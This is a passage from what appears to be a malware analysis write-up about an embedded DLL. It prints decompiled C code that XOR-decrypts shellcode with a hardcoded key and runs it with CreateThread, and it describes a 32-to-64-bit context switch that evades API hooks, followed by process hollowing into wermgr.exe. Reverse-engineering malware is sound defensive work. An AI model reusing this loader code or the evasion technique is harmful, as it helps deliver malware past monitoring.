  return 0x31730;
}
```

```
static char KEY[] = { 0xC6, 0x1D, 0x5D, 0x7B, 0x2C, 0xBE, 0x95, 0x51, 0xCD, 0x10, 0x1C, 0x87, 0x2A, 0xA3, 0x14, 0x9B } ;

static int KEY_LENGTH = sizeof(KEY);


static void EncyptDecrypt(void *buffer, int bufferLength, void* outputBuffer)
{
    bufferLength = bufferLength + (unsigned int)(4 - 1) & (unsigned int )-(4 - 1); // Align up with 4 byte alignment
    unsigned int *bufferEnd = (unsigned int *)((int)buffer + bufferLength);
    unsigned int *key = (unsigned int*)KEY;
    unsigned int *keyEnd = (unsigned int*)((int)KEY + KEY_LENGTH);
    while (buffer < bufferEnd)
    {
        (((unsigned int *)outputBuffer)++)[0] = (((unsigned int *)buffer)++)[0] ^ (*key);
        if (++key >= keyEnd)
            key = KEY;
    }
}
```

After decryption, the shellcode will be executed using the API function CreateThread.

```
CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,shellcode,(LPVOID)0x0,0,(LPDWORD)0x0);
```

Finally, the DLL waits 3 seconds for the shellcode to finish before exiting the rundll32 process.

```
SetTimer((HWND)0x0,0,3000,(TIMERPROC)0x0);
while ((bResult = GetMessageA((LPMSG)&message,(HWND)0x0,0,0), bResult != 0 &&
       (message.message != 0x113))) {
  DispatchMessageA(&message);
}
```

tl;dr: this DLL will decrypt and execute shellcode using the CreateThread.

WhatAreTopFacts.rtc Embedded DLL 3 Shellcode Analysis

In the last part of the installation phase, self-unpacking shellcode is used to create a new 64-bit wermgr.exe process in the suspended state using kernel32!CreateProcessInternalW.
Then, the shellcode transitions the current 32-bit process (rundll32.exe) context into a 64-bit context. This context switch will bypass popular API monitoring tools that only hook 32-bit ntdll APIs for WoW64 processes.
After switching context, code is injected into the suspended process using the Process Hollowing technique.
Finally to complete installation, the main thread of the wermgr.exe process is resumed.